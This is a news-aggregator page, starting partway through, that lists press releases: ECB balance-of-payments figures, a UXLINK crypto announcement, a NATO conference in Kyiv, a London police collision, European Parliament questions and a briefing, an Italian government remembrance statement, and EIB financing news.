    In direct investment, euro area residents made net disinvestments of €196 billion in non-euro area assets in the 12 months to August 2024, declining from net disinvestments of €324 billion one year earlier (Chart 2 and Table 2). Non-residents disinvested €358 billion in net terms from euro area assets in the 12 months to August 2024, decreasing from net disinvestments of €471 billion one year earlier.

    In portfolio investment, euro area residents’ net purchases of non-euro area equity increased to €105 billion in the 12 months to August 2024, up from €56 billion one year earlier. Over the same period, net purchases of non-euro area debt securities by euro-area residents rose to €406 billion, up from €361 billion one year earlier. Non-residents’ net purchases of euro area equity increased to €324 billion in the 12 months to August 2024, up from €208 billion one year earlier. Over the same period, non-residents’ net purchases of euro area debt securities widened to €395 billion, up from €370 billion one year earlier.

    Table 2

    Financial account of the euro area

    (EUR billions unless otherwise indicated; transactions; non-working day and non-seasonally adjusted data)

    Source: ECB.

    Notes: Decreases in assets and liabilities are shown with a minus sign. Net financial derivatives are reported under assets. “MFIs” stands for monetary financial institutions. Discrepancies between totals and their components may be due to rounding.

    Data for the financial account of the euro area

    In other investment, euro area residents recorded net acquisitions of non-euro area assets amounting to €204 billion in the 12 months to August 2024 (following net disposals of €73 billion one year earlier), while they recorded net disposals of liabilities of €248 billion (down from €280 billion one year earlier).

    Chart 3

    Monetary presentation of the balance of payments

    (EUR billions; 12-month cumulated data)

    Source: ECB.

    Notes: “MFI net external assets (enhanced)” incorporates an adjustment to the MFI net external assets (as reported in the consolidated MFI balance sheet items statistics) based on information on MFI long-term liabilities held by non-residents, available in b.o.p. statistics. B.o.p. transactions refer only to transactions of non-MFI residents of the euro area. Financial transactions are shown as liabilities net of assets. “Other” includes financial derivatives and statistical discrepancies.

    The monetary presentation of the balance of payments (Chart 3) shows that the net external assets (enhanced) of euro area MFIs increased by €541 billion in the 12 months to August 2024. This increase was mainly driven by the current and capital accounts surplus and, to a lesser extent, by euro area non-MFIs’ net inflows in portfolio investment debt, portfolio investment equity and other investment. These developments were partly offset by euro area non-MFIs’ net outflows in direct investment and other flows.

    In August 2024 the Eurosystem’s stock of reserve assets increased to €1,288.4 billion up from €1,282.8 billion in the previous month (Table 3). This increase was mainly driven by positive price changes (€15.4 billion), mostly due to an increase in the price of gold. This development was partly offset by negative exchange rate changes (€6.8 billion) and net sales of assets (€3.0 billion).

    Table 3

    Reserve assets of the euro area

    (EUR billions; amounts outstanding at the end of the period, flows during the period; non-working day and non-seasonally adjusted data)

    Source: ECB.

    Notes: “Other reserve assets” comprises currency and deposits, securities, financial derivatives (net) and other claims. Discrepancies between totals and their components may be due to rounding.

    Data for the reserve assets of the euro area

    Data revisions

    This press release incorporates revisions to the data for July 2024. These revisions did not significantly alter the figures previously published.

    Next releases:

    • Monthly balance of payments: 19 November 2024 (reference data up to September 2024)
    • Quarterly balance of payments: 13 January 2025 (reference data up to the third quarter of 2024)[1]

    For media queries, please contact Nicos Keranis, tel.: +49 69 1344 5482.

    Notes

    • Current account data are always seasonally and working day-adjusted, unless otherwise indicated, whereas capital and financial account data are neither seasonally nor working day-adjusted.
    • Hyperlinks in this press release lead to data that may change with subsequent releases as a result of revisions.

    MIL OSI Global Banks –

    January 24, 2025
  • MIL-OSI: UXLINK Strengthens Ecosystem with Strategic Partnerships to Drive Token Growth and Innovation

    Source: GlobeNewswire (MIL-OSI)

    SINGAPORE, Oct. 18, 2024 (GLOBE NEWSWIRE) — UXLINK is pleased to announce several strategic partnerships aimed at expanding its ecosystem and supporting the growth of new Web3 projects. Through its UFLY eco-fund, UXLINK will provide resources to top-tier developers and emerging projects, enabling them to issue tokens and develop thriving communities.

    “Partnering with innovative projects aligns with our vision of creating a robust and sustainable Web3 ecosystem,” said Sean, Founder at UXLINK. “By leveraging our infrastructure and UFLY eco-fund, we aim to attract the brightest minds in the industry to build on UXLINK.”

    Supporting Community Development and Growth

    These partnerships will deploy new applications on platforms such as Line and KakaoTalk, offering unique social experiences and driving user engagement. UXLINK’s UFLY eco-fund is designed to accelerate the growth of these projects, ensuring they have the support and resources needed to succeed in the competitive Web3 landscape.

    For more information on UXLINK’s partnership opportunities, visit http://www.uxlink.io.

    About UXLINK:

    UXLINK is the world’s largest Web3 social platform and infrastructure provider, connecting a wide array of ecosystem partners and users through a seamless and interactive digital experience. By leveraging blockchain technology, UXLINK aims to redefine social networking, ensuring a secure, transparent, and rewarding environment for its global community.

    Contact Details:

    UXLINK: https://www.uxlink.io/
    Twitter: https://twitter.com/UXLINKofficial
    Telegram: https://t.me/uxlinkofficial, https://t.me/uxlinkofficial2
    CMC: https://coinmarketcap.com/currencies/uxlink/

    Contact Information:
    UXLINK
    admin@uxlink.io

    Media Contact:
    Rachita Chettri
    MediaX Agency
    contact@mediax.agency

    Disclaimer: This content is provided by UXLINK. The statements, views and opinions expressed in this column are solely those of the content provider. The information provided in this press release is not a solicitation for investment, nor is it intended as investment advice, financial advice, or trading advice. It is strongly recommended you practice due diligence, including consultation with a professional financial advisor, before investing in or trading cryptocurrency and securities. Please conduct your own research and invest at your own risk.

    A photo accompanying this announcement is available at https://www.globenewswire.com/NewsRoom/AttachmentNg/8e758ba4-9fe2-4c14-bbcd-6fc2fade87c5

    The MIL Network –

    January 24, 2025
  • MIL-OSI Security: NATO military leadership participates in the 2024 International Week in Kyiv

    Source: NATO

    Jointly organized by the NATO Defense College (NDC) and the National Defence University of Ukraine (NDUU), the conference addressed the Alliance’s role in a new era of collective defence. The Deputy Chair of the NATO Military Committee and the Director of the International Military Staff provided keynote speeches. Discussions also took place on the topics of a changing security environment, partner engagement, resilience building and deterrence and defence ten years from now.

    The Director of the International Military Staff (DGIMS), Lieutenant General Adamczak virtually opened the 2024 International Week alongside Colonel General Koval and Lieutenant General Nielsen, Commandants of the NDUU and the NDC.

    “Today is the 965th day of Russia’s aggression against Ukraine. During this time, President Putin launched various devastating attacks over Ukrainian territory. What he didn’t expect was the will and determination of the Ukrainian Armed Forces to protect and defend their country”, Lieutenant General Adamczak stated.

    In his speech, DGIMS outlined what the Alliance is doing to support Ukraine, having mentioned projects such as the Joint Analysis, Training and Education Centre (JATEC), the NATO Security Assistance and Training for Ukraine (NSATU) and the Pledge of Long-Term Security Assistance for Ukraine, among others.

    Closing remarks were given by the Deputy Chair of the NATO Military Committee (DCMC), Lieutenant General Andrew Rohling, on the topic of strategic imperatives for NATO post Washington Summit. 

    “In July, Allies restated the commitment to collective security, enshrined in Article 5 of the Washington Treaty, the condemnation to Russia’s full-scale invasion of Ukraine and the bond to shared values such as individual liberty, human rights, democracy and the rule of law”, Lieutenant General Rohling underscored. “Nations reaffirmed their unwavering solidarity with the people of Ukraine and stated that a strong, independent, and democratic Ukraine is vital for the security and stability of the Euro-Atlantic area”.

    During their interventions, DGIMS and DCMC expressed that Ukraine’s path to NATO membership is irreversible. “Ukraine’s future is in NATO. We have witnessed concrete progress at democratic, economic and security aspects. And as Ukraine continues this vital reform work, we will continue to support its path to full NATO membership”, Lieutenant General Adamczak emphasized. 

    “We need to ensure that Ukraine can win this war, by keeping you in the fight, by training your soldiers. We will help you with the capabilities, and with ammunition. But looking into the future of the Ukrainian Armed Forces, as NATO and Ukraine are closer than ever, we are increasingly focusing on developing interoperability and standardization aspects for seamless transition in Ukraine’s eventual path to NATO membership”, Lieutenant General Rohling said.

    The International Week contributes to a deeper understanding of NATO’s mission, organization, operations, partnerships, cooperation and future priorities by NDUU students and senior military and civilian officers.

    MIL Security OSI –

    January 24, 2025
  • MIL-OSI Security: Investigation under way following fatal collision involving a police car in Eltham

    Source: United Kingdom London Metropolitan Police

    An investigation is under way following a collision involving a police car in Eltham in which a pregnant woman and her baby have very sadly died.

    At about 18:15hrs on Thursday, 17 October an unmarked police car was in collision with a member of the public’s car on the A20, near the junction with Kidbrooke Park Road, SE9.

    London Ambulance Service, London Fire Brigade and London’s Air Ambulance all attended.

    A heavily pregnant woman, aged 38, who was in the car, and her unborn baby sadly died as a result of their injuries.

    Next of kin have been informed and are being supported by specially trained officers.

    Detective Chief Superintendent Trevor Lawry, in charge of policing in Greenwich, said: “My heart goes out to the woman’s family and friends who have lost their loved ones in these tragic circumstances.

    “An investigation into the circumstances of this collision is under way by the Independent Office for Police Conduct and we will assist with their enquiries in any way we can.

    “A road closure will remain at the scene today and I am grateful for the patience of the local motorists, who will need to use alternative routes.”

    Two officers who were in the unmarked car were also taken to hospital following the collision. They have since been discharged.

    MIL Security OSI –

    January 24, 2025
  • MIL-OSI Europe: Written question – Defence of the public interest in the nationalisation of Efacec – E-002013/2024

    Source: European Parliament

    10.10.2024

    Question for written answer  E-002013/2024
    to the Commission
    Rule 144
    Lídia Pereira (PPE), Sebastião Bugalho (PPE), Hélder Sousa Silva (PPE), Sérgio Humberto (PPE)

    The nationalisation of Efacec in July 2020[1] was ‘carried out without technical or independent justification of the public interest’ and ‘when making the decision, the State did not prepare a forecast of its impact on public finances, which harmed the taxpayers’ right to transparency.’ Those are two of the conclusions in a Portuguese Court of Auditors report following its audit of the public funding of Efacec[2]. The Commission has twice been asked about this matter[3][4].

    According to the report, (i) ‘the goals of nationalisation have not been achieved’, (ii) ‘deterioration in Efacec’s financial and commercial standing was not avoided’, (iii) ‘its financial and operational value was not stabilised’ and (iv) ‘jobs have not been protected’. In light of these points, the natural conclusion is that the decision went against the public interest and the rights of Portuguese taxpayers. The operation involved public funding to the tune of EUR 484 million, which could rise to EUR 564 million as a result of contingent liabilities.

    • 1.What contact was there with the Portuguese Government during this process?
    • 2.What does the Commission make of this audit with regard to competition rules?

    Submitted: 10.10.2024

    • [1] https://diariodarepublica.pt/dr/detalhe/decreto-lei/33-a-2020-137126910
    • [2] https://www.tcontas.pt/pt-pt/ProdutosTC/Relatorios/RelatoriosAuditoria/Documents/2024/rel009-2024-2s.pdf
    • [3] https://www.europarl.europa.eu/doceo/document/E-9-2021-005241_EN.html
    • [4] https://www.europarl.europa.eu/doceo/document/E-9-2022-003870_EN.html
    Last updated: 18 October 2024

    MIL OSI Europe News –

    January 24, 2025
  • MIL-OSI Europe: Written question – Possible distortions of competition in Formula 1 team entries – P-002093/2024

    Source: European Parliament

    16.10.2024

    Priority question for written answer  P-002093/2024
    to the Commission
    Rule 144
    Christine Anderson (ESN)

    The fact that the Formula One Group (FOG) rejected Andretti’s entry into Formula 1, despite the team having FIA approval, could indicate a fundamental conflict of interest. Existing teams may be forming a de facto cartel that systematically excludes new competitors to protect their revenues and market values. This practice could significantly distort competition in the European motor sport industry.

    The case of the Williams team illustrates the issue, as financial difficulties during the COVID-19 crisis meant that the long-established company had to be sold, with the Williams family having to give up all its shares. The high team values resulting from market foreclosure make it practically impossible for innovative private entrepreneurs such as Eddie Jordan or Ross Brawn to enter into Formula 1 or take over existing teams.

    This situation has direct implications on the internal market, as many Formula 1 teams are based in the EU.

    • 1.Given this problematic set-up, what is the Commission’s assessment of the cartel-like structures in Formula 1, which hinder the entry of new teams and lead to a concentration of team owners among large investors?
    • 2.What measures is the Commission considering to ensure a fairer and more transparent process for the entry of new teams into Formula 1 and a wide range of team owners?
    • 3.Is the Commission planning to investigate the impact of these entry barriers and the resulting market concentration on innovation, jobs and the competitiveness of the motor sport and automotive sector in the EU?

    Submitted: 16.10.2024

    Last updated: 18 October 2024

    MIL OSI Europe News –

    January 24, 2025
  • MIL-OSI Europe: Briefing – India’s connectivity initiatives: A multi-faceted strategy – 18-10-2024

    Source: European Parliament

    Over the past decade, corridors have occupied an increasingly important place in international connectivity initiatives. They take several forms, ranging from ‘simpler’ transport corridors to more complex economic corridors. For them to be successful, several conditions need to be in place, both relative to the participating countries and to the wider regions they connect. Once operational, they can bring various benefits to participating countries, both economic and societal. India has had a two-pronged policy in recent years. On the one hand, it is investing increasingly in national infrastructure projects, such as the Delhi-Mumbai Industrial Corridor. On the other, it is part of several major international infrastructure projects. Three such projects that stand out are the Bangladesh-China-India-Myanmar Economic Corridor, the International North-South Transport Corridor and the more recent India-Middle East-Europe Corridor. According to experts, India’s approach towards international connectivity appears to be driven more by geostrategic sensitivities than purely economic considerations. Broadly, Delhi chooses to participate in projects that help to increase its regional and global footprint. It also takes into consideration the fact that Asia is a region with several nuclear powers, rising nationalism and the absence of a security structure. Its choices are further conditioned by Chinese initiatives in the region, US policy towards China, and developments following Russia’s invasion of Ukraine and the conflict between Israel and Hamas. The EU and India have long-standing diplomatic ties. In recent years, owing to both rising trade volumes and geopolitical considerations, they have increased their cooperation further. Aspects of this cooperation are the revival of negotiations on a free trade agreement, the launch of a Trade and Technology Council and the India-Middle East-Europe Corridor (IMEC). Once completed, these three initiatives could bring significant synergies to the parties involved. IMEC is facing several challenges, however, both logistical and geopolitical, that could delay its implementation.

    MIL OSI Europe News –

    January 24, 2025
  • MIL-OSI Europe: President Meloni’s statement on 81st anniversary of the rounding up of Jews in Rome during WWII

    Source: Government of Italy (English)

    On 16 October 81 years ago, Rome witnessed one of the most brutal crimes ever committed in Italy. At dawn, Nazi troops, with the complicity of the Italian fascist regime, started a merciless manhunt and forcibly removed 1,259 innocent people from their homes, deporting them to death camps. Men, women, elderly people and children. No one was spared, and only 16 returned.

    As Primo Levi said, “if understanding is impossible, knowing is imperative”. Still today, those words indicate the path to keeping the memory of what happened alive and to renewing our commitment against anti-Semitic hatred, which has been revitalised following Hamas’s brutal attack against the Israeli people on 7 October 2023.

    On this anniversary, the Government expresses its closeness to the Jewish Community of Rome and to the relatives and descendants of the deported.

    [Courtesy translation]

    MIL OSI Europe News –

    January 24, 2025
  • MIL-OSI Europe: Italy: Europe to gain advanced industrial edge as EIB finances BeDimensional with €20 million for new graphene and other 2D materials plants

    Source: European Investment Bank

    EIB

    • EIB supports Italian materials manufacturer BeDimensional to scale up production of cutting-edge graphene.
    • BeDimensional to expand production more than tenfold following inauguration today of Genoa plant.
    • EIB financing backed by InvestEU, the investment programme of the European Union.

    The European Investment Bank (EIB) is offering Italian materials manufacturer BeDimensional SpA financial support to expand production of cutting-edge graphene that promises to help Europe bolster its industrial base and global competitiveness. The EIB is providing €20 million in venture debt financing to BeDimensional to help it become a leading producer of breakthrough two-dimensional crystals known as Few-Layer Graphene (FLG) and Few-Layer Hexagonal Boron Nitride (FLhBN or FLB).  

    EIB Vice-President Gelsomina Vigliotti and BeDimensional Chief Executive Officer Vittorio Pellegrini announced the financing accord at the inauguration today of the company plant in Genoa that is the world’s first producer of FLG and FLB. BeDimensional plans to build a second plant in Italy to scale-up production of FLG and FLB by 2027.

    BeDimensional’s new graphene technologies have shown unprecedented performance in batteries for electric vehicles and a new generation of metal-free engine oils. As a result, the technologies mark a milestone in Europe’s green transition and will herald job creation in Italy’s advanced-manufacturing sector.

    “This project is a perfect example of how the EIB can help European innovators scale up new technologies that are critical for the EU’s industrial base and the green transition,” said EIB Vice-President Gelsomina Vigliotti. “We are contributing to Europe’s technological leadership, reducing our dependence on external suppliers and creating high-skilled jobs.”

    With EIB support, which is backed by the InvestEU programme, BeDimensional plans to increase its capacity to produce two-dimensional crystals more than tenfold to over 30 tonnes a year by 2028. Today’s plant inauguration was attended by academics, researchers, members of Italy’s Parliament officials from the Liguria Region and the Municipality of Genoa, executives from BeDimensional’s partner companies and financial-sector representatives.

    “We are at the beginning of novel greentech market opportunities,” said BeDimensional CEO Vittorio Pellegrini. “We are excited and grateful that the EIB has decided to join our investors to support our industrial expansion. We are committed to becoming a champion of this emerging market of two-dimensional crystals, securing Europe a leadership position in the production and supply of these advanced materials.”  

    BeDimensional, a spin-off from the Graphene Labs of the Istituto Italiano di Tecnologia, has established itself as a leader in the development of two-dimensional crystals. The company’s mission is to revolutionise material manufacturing by producing graphene, hexagonal boron nitride and other two-dimensional crystals at industrial scale and competitive costs.

    Graphene is widely recognised for its transformative potential in a range of industries including energy storage and conversion, smart textiles, paints, coatings and composite materials. Its most promising application is in battery technology, where it has been already shown to play a crucial role in stabilising silicon-dominant anodes.

    By enhancing the lifecycle and maximising the capacity of new generation anodes, graphene-based batteries deliver substantial advantages over traditional technologies, such as increased specific capacity and faster charging speeds. These advancements are expected to boost the adoption of EVs, significantly contributing to the decarbonisation of transport and supporting the EU’s environmental goals.

    Background information

    The European Investment Bank (EIB) is the long-term lending institution of the European Union owned by its Member States. It finances sound investments that contribute to EU policy. EIB projects boost competitiveness, foster innovation, promote sustainable development and improve social and territorial cohesion while supporting a fair and rapid transition towards climate neutrality. Over the past five years, the EIB Group has provided more than €58 billion in financing for projects in Italy.

    The EIB provides a long-term Venture Debt product tailored to meet the specific funding needs of rapidly growing innovative companies. This financing structure features bullet repayments and compensation tied to the equity risk of the investees, complementing existing venture capital investments. Since 2015, the EIB has invested €6 billion in Venture Debt, backing over 200 companies and realising over 50 exits. For more information on Venture Debt, click here: Venture debt (eib.org)

    The InvestEU programme provides the European Union with long-term funding by leveraging substantial private and public funds in support of a sustainable recovery. It also helps to mobilise private investment for the European Union’s strategic priorities such as the European Green Deal and the digital transition. InvestEU brings all EU financial instruments previously available for supporting investments within the European Union together under one roof, making funding for investment projects in Europe simpler, more efficient and more flexible. The programme has three components: the InvestEU Fund, the InvestEU Advisory Hub and the InvestEU Portal. The InvestEU Fund is allocated through implementing partners that will invest in projects using the EU budget guarantee of €26.2 billion. The entire budget guarantee will back the investment projects of implementing partners, increase their risk-bearing capacity and thus mobilise at least €372 billion in additional investment.

    BeDimensional is a leading producer of Few-Layer Graphene (FLG) and Few-Layer Hexagonal Boron Nitride (FLhBN or FLB). Its mission is to scale up production of these two-dimensional crystals for industrial use at competitive costs, revolutionizing manufacturing with more efficient and sustainable materials. As a spin-off from the Italian Institute of Technology’s Graphene Labs, BeDimensional leverages deep scientific expertise to drive rapid industrialization. Its patented process produces FLG and FLhBN with atomic-level thickness, the highest quality on the market, which can easily be integrated into any material to enhance performance and durability. BeDimensional’s technologies are applied across industries, in energy storage and conversion products, smart textiles, paints, coatings, and composite materials. Its growth potential has attracted major investors, including Eni Next and venture capital funds like CDP Venture, Eureka! Venture, and Nova Capital. The EIB investment follows BeDimensional’s collaboration, since its founding, with the EU’s Graphene Flagship, the community’s largest investment in research and development dedicated to bringing 2D materials to market.

    BeDimensional Two Dimensional Crystals (IEU GT2)
    Italy: Europe to gain advanced industrial edge as EIB finances BeDimensional with €20 million for new graphene and other 2D materials plants
    ©EIB
    Download original
    BeDimensional Two Dimensional Crystals (IEU GT2)
    Italy: Europe to gain advanced industrial edge as EIB finances BeDimensional with €20 million for new graphene and other 2D materials plants
    ©EIB
    Download original
    European Commission logo EN
    European Commission logo
    ©European Commission
    Download original

    MIL OSI Europe News –

    January 24, 2025
  • MIL-OSI Europe: EIB and European Environment Agency deepen cooperation over biodiversity and climate action

    Source: European Investment Bank

    The European Investment Bank (EIB) and the European Environment Agency (EEA) will strengthen collaboration to promote climate action, environmental sustainability, and sustainable finance. In a new agreement, the EIB and the EEA pledged deeper cooperation in technical areas including biodiversity, climate adaptation, circular economy, and urban sustainability.

    The Memorandum of Understanding (MoU) will allow the EIB to use the EEA’s expertise on data and modelling when evaluating projects and measuring impact of the Bank’s financing. For its part, the EEA will be able to integrate the EIB’s sustainable finance expertise in way that makes European environmental data more useful to the broader financial community.

    “We need the best available data and knowledge to address the triple planetary crisis of biodiversity, climate change and pollution,” EIB Vice-President Ambroise Fayolle said. “That’s why we are reinforcing our partnership with the European Environment Agency. We will work on methodologies and technical approaches that will help to enhance the impact of our projects to accelerate the green transition worldwide.”

    “Scaling up and re-orienting financial flows in a more sustainable direction is a pre-requisite for meeting our environment, climate and sustainability objectives under the European Green Deal. Enhanced co-operation between the European Environment Agency and the European Investment Bank will boost our common knowledge base across a wide spectrum of areas to further support the transition towards a more sustainable and competitive European economy,” said EEA Executive Director Leena Ylä-Mononen.

    Background information

    The European Investment Bank (EIB) is the long-term lending institution of the European Union owned by its Member States. It is active in more than 160 countries and makes long-term finance available for sound investment in order to contribute towards EU policy goals.

    The EIB Group has consolidated its role as “The Climate Bank”. The EIB Group Climate Bank Roadmap 2021-2025 lays out how the EIB Group supports the European Green Deal and a just transition to low-carbon, climate-resilient and environmentally sustainable development. Consolidating our role as the EU Climate Bank is one of the eight key priorities in the EIB Group’s 2024-2027 Strategic Roadmap. In 2021, the EIB Group became the first MDB to apply Paris alignment criteria to all its new financing operations. In 2023, the EIB Group achieved a record year of green finance with €49 billion: this is more than 50% of our total financing activities. The mid-term review of our Climate Bank Roadmap has confirmed that the EIB Group is on track to achieve the goal of supporting €1 trillion of green financing in this decade.

    The EEA is an agency of the European Union that delivers knowledge and data to support Europe’s environment and climate goals. In collaboration with its partner network, Eionet, the EEA informs decision-makers and the public about the state of Europe’s environment, climate change and wider sustainability issues.

    MIL OSI Europe News –

    January 24, 2025
←Previous Page
1 … 5,358 5,359 5,360 5,361 5,362 … 5,934
Next Page→
NewzIntel.com

NewzIntel.com

MIL Open Source Intelligence

  • Blog
  • About
  • FAQs
  • Authors
  • Events
  • Shop
  • Patterns
  • Themes

Twenty Twenty-Five

Designed with WordPress